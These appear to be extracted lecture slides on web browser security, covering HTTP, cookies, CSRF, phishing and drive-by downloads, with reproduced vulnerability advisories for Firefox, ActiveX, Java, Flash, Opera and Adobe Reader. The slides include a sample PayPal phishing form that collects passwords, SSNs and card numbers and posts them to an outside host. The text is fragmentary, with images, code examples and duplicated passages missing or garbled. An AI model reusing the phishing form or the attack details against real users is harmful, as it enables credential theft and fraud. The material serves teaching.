
Blank line

Data (if POST; none for GET)


GET: download data.

POST: upload data.

# Basic Structure of Web Traffic




# HTTP Response






# HTTP Cookies



Servers can include “*cookies*” in their replies: **state** that clients store and return on any subsequent queries to the same server/domain


# HTTP Response



**Cookies**

Can include a *session identifier* that tracks a user once they have authenticated

# Cookies & Follow-On Requests



# HTTP Request



GET: download data.	POST: upload data.
---------------------	--------------------

# Web Browser Threats

- What can happen?
  - Compromise
    - Inject code / install malware
  - Theft
    - Of authentication
    - Of private/sensitive information
  - Manipulation
    - Fool a user about what they're seeing
    - Take actions user doesn't intend (theft of [volition](#))
- And what makes the problem particularly tricky?
  - Users are **hugely reliant** upon browsing

# Simple Static HTML Content

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
  </BODY>
</HTML>
```

Threats?



Please fill in the correct information for the following category to verify your identity.

## Security Measures

Email address:	<input type="text"/>
PayPal Password:	<input type="password"/>
Full Name:	<input type="text"/>
SSN:	<input type="text"/> - <input type="text"/> - <input type="text"/>
Card Type:	<input type="text" value="Card Type"/>
Card Number:	<input type="text"/>
Expiration Date:	<input type="text" value="Month"/> / <input type="text" value="Year"/> (mm/yyyy)
Card Verification Number (CVV2):	<input type="text"/>
Street:	<input type="text"/>
City:	<input type="text"/>
Country:	<input type="text" value="United States"/>
Zip Code:	<input type="text"/>
Telephone:	<input type="text"/>
Verified By Visa / Mastercard Securecode:	<input type="text"/>
Date of Birth:	<input type="text"/> - <input type="text"/> - <input type="text"/> (Ex: dd-mm-yyyy)

Submit Form

### Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).

For more information on protecting yourself from fraud, please review our Security Tips at <http://www.paypal.com/securitytips>

### Protect Your Password

You should **never** give your PayPal password to anyone, including PayPal employees.

Phishing

By clicking on the Submit Form button, you are submitting your information to the following URL:  
Your information will be sent to: `<form action="http://bit.bg/a/paypal.php" method="post" name=Date>`

# Generating Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com">
  </BODY>
</HTML>
```

Threats?

When we visit a web site, they can cause us to fetch any URL they wish



# Web Accesses w/ Side Effects

- Recall our earlier banking URL:

<http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob>

- So what happens if we visit **evilsite.com**, which includes:

```

```

- *Cross-Site Request Forgery* (**CSRF**) attack

# CSRF Defenses

- Defenses?
  - Inspect `Referer` headers (`require` it to be from `mybank.com`)

`Referer: http://evilsite.com/testpage.html`

- Or: require authentication (not just session cookie!) for serious requests
  - Or: use distinct URLs (including *randomized components*) for bank web pages whose forms users should use for serious requests
- Note: only the server can do these!

# Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a **program**, say written in *JavaScript*:

```
<html xmlns="http://www.w3.org/1999/xhtml"
      xml:lang="en" lang="en">
<head> <title>Javascript demo page</title>
</head>

<body>
<script type="text/javascript">
var a = 1;
var b = 2;
document.write(a+b);
</script> </body> </html>
```

Threats?

Or what else?  
Java, Flash,  
Active-X, PDF ...

# Drive-By Downloads

## 55846 : Mozilla Firefox Just-in-time (JIT) JavaScript Compiler js/src/jstracer.cpp font HTML Tag Handling Memory Corruption

Printer | <http://osvdb.org/55846> | Email This | [Edit Vulnerability](#)

Views This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete
6	571	about 1 year ago	about 1 month ago	24 times	90%



### Timeline

Disclosure Date	Exploit Publish Date	Vendor Solution Date
2009-07-13	2009-07-13	2009-07-16
Days of Exposure		
3 days		

### Keywords

6868125, 6861719

### Description

A memory corruption flaw exists in Firefox. The Just-in-Time (JIT) compiler can enter a corrupt state following native function calls resulting in memory corruption. with a specially crafted request, an attacker can cause arbitrary code execution resulting in a loss of integrity.

### Classification

**Location:** Remote / Network Access, Context Dependent  
**Attack Type:** Input Manipulation  
**Impact:** Loss of Integrity  
**Solution:** Workaround, Upgrade  
**Exploit:** Exploit Public, Exploit Commercial  
**Disclosure:** Vendor Verified, Uncoordinated Disclosure, Discovered in the Wild  
**OSVDB:** Web Related

### Solution

Upgrade to version 3.5.1 or higher, as it has been reported to fix this vulnerability. It is also possible to correct the flaw by implementing the following workaround: disable JavaScript.

## PUBLIC ADVISORY: 02.22.07

Home // Current Intelligence // Vulnerability Advisories // Public Advisory: 02.22.07

### VeriSign ConfigChk ActiveX Control Buffer Overflow Vulnerability

#### I. BACKGROUND

The ConfigChk ActiveX Control is part of VeriSign Inc.'s MPKI, Secure Messaging for Microsoft Exchange and Go Secure! products. It looks for the Microsoft Enhanced Cryptographic Provider in order to support 1024-bit cryptography.

#### II. DESCRIPTION

Remote exploitation of a buffer overflow vulnerability in VeriSign Inc.'s ConfigChk ActiveX Control could allow an attacker to execute arbitrary code within the security context of the victim.

The ActiveX control in question, identified by CLSID 08F04139-8DFC-11D2-80E9-006008B066EE, is marked as being safe for scripting.

The vulnerability specifically exists when processing lengthy parameters passed to the VerCompare() method. If either of the two parameters passed to this method are longer than 28 bytes, stack memory corruption will occur. This amounts to a trivially exploitable stack-based buffer overflow.

#### III. ANALYSIS

Successful exploitation of this vulnerability would allow a remote attacker to execute arbitrary code within the context of the victim.

In order to exploit this vulnerability, an attacker would need to persuade the victim into viewing a malicious web site. This is usually accomplished by getting the victim into clicking a link in a form of electronic communication such as e-mail or instant messaging.



**Common Vulnerabilities and Exposures**  
*The Standard for Information Security Vulnerability Names*

**TOTAL CVEs: 45123**

HOME > CVE > CVE-2006-5559 (UNDER REVIEW)

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CVE-ID	
<p><b>CVE-2006-5559</b> (under review)</p>	<p><a href="#">Learn more at National Vulnerability Database (NVD)</a></p> <ul style="list-style-type: none"> <li>• Severity Rating</li> <li>• Fix Information</li> <li>• Vulnerable Software Versions</li> <li>• SCAP Mappings</li> </ul>
Description	
<p>The Execute method in the ADODB.Connection 2.7 and 2.8 ActiveX control objects (ADODB.Connection.2.7 and ADODB.Connection.2.8) in the Microsoft Data Access Components (MDAC) 2.5 SP3, 2.7 SP1, 2.8, and 2.8 SP1 does not properly track freed memory when the second argument is a BSTR, which allows remote attackers to cause a denial of service (Internet Explorer crash) and possibly execute arbitrary code via certain strings in the second and third arguments.</p>	
References	
<p><b>Note:</b> <a href="#">References</a> are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</p>	

**CVE List**

- Data Updates & RSS Feeds
- Reference Key/Maps
- Data Sources
- Versions
- Search Tips
- Editor's Commentary
- Obtain a CVE Identifier
- Editorial Policies**
- About CVE Identifiers**

---

**ITEMS OF INTEREST**

- Terminology
- NVD



## About the security content of Java for Mac OS X 10.6 Update 2

Last Modified: May 18, 2010

### Java for Mac OS X 10.6 Update 2

- Java

CVE-ID: CVE-2009-1105, CVE-2009-3555, CVE-2009-3910, CVE-2010-0082, CVE-2010-0084, CVE-2010-0085, CVE-2010-0087, CVE-2010-0088, CVE-2010-0089, CVE-2010-0090, CVE-2010-0091, CVE-2010-0092, CVE-2010-0093, CVE-2010-0094, CVE-2010-0095, CVE-2010-0837, CVE-2010-0838, CVE-2010-0840, CVE-2010-0841, CVE-2010-0842, CVE-2010-0843, CVE-2010-0844, CVE-2010-0846, CVE-2010-0847, CVE-2010-0848, CVE-2010-0849, CVE-2010-0886, CVE-2010-0887

Available for: Mac OS X v10.6.3, Mac OS X Server v10.6.3

Impact: Multiple vulnerabilities in Java 1.6.0\_17

Description: Multiple vulnerabilities exist in Java 1.6.0\_17, the most serious of which may allow an untrusted Java applet to execute arbitrary code outside the Java sandbox. Visiting a web page containing a maliciously crafted untrusted Java applet may lead to arbitrary code execution with the privileges of the current user. These issues are addressed by updating to Java version 1.6.0\_20. Further information is available via the Sun Java website at <http://java.sun.com/javase/6/webnotes/ReleaseNotes.html>

**Adobe Macromedia Flash OCX ActiveX movie parameter buffer overflow  
flash-activex-movie-bo (8993)**

 High Risk

**Description:**

The ActiveX Macromedia Flash Player plugin is vulnerable to a buffer overflow, caused by improper bounds checking of the movie parameter. By embedding a malicious link to a Flash file with an overly long movie parameter within a Web page, a remote attacker could overflow a buffer and execute arbitrary code on a victim's system, once the victim visits the malicious page.

**Consequences:**

Gain Access

**Remedy:**

Upgrade to the latest version of Macromedia Flash Player for Internet Explorer (6.0.29.0 or later), available from the Macromedia Web Player Download Center. See References.





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### Report a Bug

Report a vulnerability  
that you have found to  
SecurityTracker  
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@  
[securitytracker.com](#)

Category: [Application \(Web Browser\)](#) > [Opera](#)

Vendors: [Opera Software](#)

## Opera JPEG DHT Marker Buffer Overflow and createSVGTransformFromMatrix Request Validation Flaw Lets Remote Users Execute Arbitrary Code

SecurityTracker Alert ID: 1017473

SecurityTracker URL: <http://securitytracker.com/id/1017473>

CVE Reference: [CVE-2007-0126](#), [CVE-2007-0127](#) ([Links to External Site](#))

Updated: May 20 2008

Original Entry Date: Jan 5 2007

Impact: [Execution of arbitrary code via network](#), [User access via network](#)

Fix Available: Yes Vendor Confirmed: Yes

Version(s): prior to 9.10

**Description:** Two vulnerabilities were reported in Opera. A remote user can cause arbitrary code to be executed on the target user's system.

A remote user can create a specially crafted JPEG image that, when loaded by the target user, will trigger a heap overflow and execute arbitrary code on the target system. The code will run with the privileges of the target user.

A specially crafted JPEG DHT marker can trigger the flaw.

Christoph Diehl reported this vulnerability to iDefense.

A remote user can create Javascript with a specially crafted createSVGTransformFromMatrix request parameter that, when processed by the target user, will execute arbitrary code on the target system. The code will run with the privileges of the target user.

**MS-ISAC ADVISORY NUMBER:**

2009-008

**DATE(S) ISSUED:**

2/20/2009

**SUBJECT:**

Vulnerability in Adobe Reader and Adobe Acrobat Could Allow Remote Code Execution

**OVERVIEW:**

A new vulnerability has been discovered in the Adobe Acrobat and Adobe Reader applications that allows attackers to execute arbitrary code on the affected systems. Adobe Reader allows users to view Portable Document Format (PDF) files. Adobe Acrobat offers users additional features such as the ability to create PDF files.

Depending on the privileges associated with the user, an attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Unsuccessful exploitation attempts may cause these programs to crash.

**It should be noted that this vulnerability is being actively exploited on the Internet.**

-----



# US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

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## Vulnerability Note VU#593409

### Adobe Reader and Acrobat util.printf() JavaScript function stack buffer overflow

#### Overview

Adobe Reader and Acrobat contain a stack buffer overflow in the `util.printf()` JavaScript function, which may allow a remote, unauthenticated attacker to execute arbitrary code on a vulnerable system.

#### I. Description

Adobe Reader is software designed to view Portable Document Format (PDF) files. Adobe Acrobat is software that can create PDF files. Adobe Reader and Acrobat support JavaScript in PDF documents. According to the Acrobat Forms JavaScript Object Specification, the `util.printf()` function "... will format one or more values as a string according to a format string. This is similar to the C function of the same name."

Adobe Reader and Acrobat fail to sufficiently validate input to the `util.printf()` JavaScript function, which can result in a stack buffer overflow. Exploit code for this vulnerability is publicly available.

#### II. Impact

By convincing a user to open a specially-crafted PDF file, a remote, unauthenticated attacker may be

## DESCRIPTION:

Adobe Reader and Acrobat are prone to a remote code execution vulnerability. The exploit is a two-stage attack. The malware exploits an integer overflow and then uses JavaScript to execute a heap spray to inject shellcode. A heap spray attempts to inject code into the memory of a target process. Testing by Shadowserver has shown that disabling JavaScript in Adobe will defeat the remote code execution but still result in denial of service.

The exploit is being seen in targeted attacks but is expected to become more widespread. Some anti-virus vendors currently detect this exploit. Trend Micro detects it as TROJ\_PIDIEF.IN. Symantec detects it as Trojan.Pidief.E.

Adobe expects to make available an update for Adobe Reader 9 and Acrobat 9 by March 11th, 2009. Patches for other versions will be available later.

## **DESCRIPTION:**

Adobe Reader and Acrobat are prone to a remote code execution vulnerability. The exploit is a two-stage attack. The malware exploits an integer overflow and then uses JavaScript to execute a heap spray to inject shellcode. A heap spray attempts to inject code into the memory of a target process. Testing by Shadowserver has shown that disabling JavaScript in Adobe will defeat the remote code execution but still result in denial of service.

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Adobe expects to make available an update for Adobe Reader 9 and Acrobat 9 by March 11th, 2009. Patches for other versions will be available later.

## **RECOMMENDATIONS:**

We recommend the following actions be taken:

- Ensure antivirus software signatures are current.
- Do not open email attachments from unknown or un-trusted sources.
- Provide user awareness notification about this vulnerability and exploit.
- Do not visit un-trusted websites or follow links provided by unknown or un-trusted sources.
- Consider disabling JavaScript in Adobe by navigating to Edit->Preferences and unchecking 'Enable Acrobat JavaScript'.
- Install the appropriate vendor patch as soon as it becomes available after appropriate testing.



ADOBE® READER® 9

Version 9.4.2

Installing/fixing installation...



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See the other

### Preferences

Categories:

- Documents
- Full Screen
- General
- Page Display

---

- 3D & Multimedia
- Accessibility
- Acrobat.com
- Forms
- Identity
- International
- Internet
- JavaScript**
- Measuring (2D)
- Measuring (3D)
- Measuring (Geo)
- Multimedia (legacy)
- Multimedia Trust (legacy)
- Reading
- Search
- Security
- Security (Enhanced)
- Spelling
- Tracker

JavaScript

Enable Acrobat JavaScript

JavaScript Security

- Enable menu items JavaScript execution privileges
- Enable global object security policy

JavaScript Debugger

Show console on errors and messages

Cancel

OK



Adobe Flash Player is the standard for delivering high-impact, rich Web content. Designs, animation, and application user interfaces are deployed immediately across all browsers and platforms, attracting and engaging users with a rich Web experience.

**Version Information**

You have version 10,1,102,64 installed

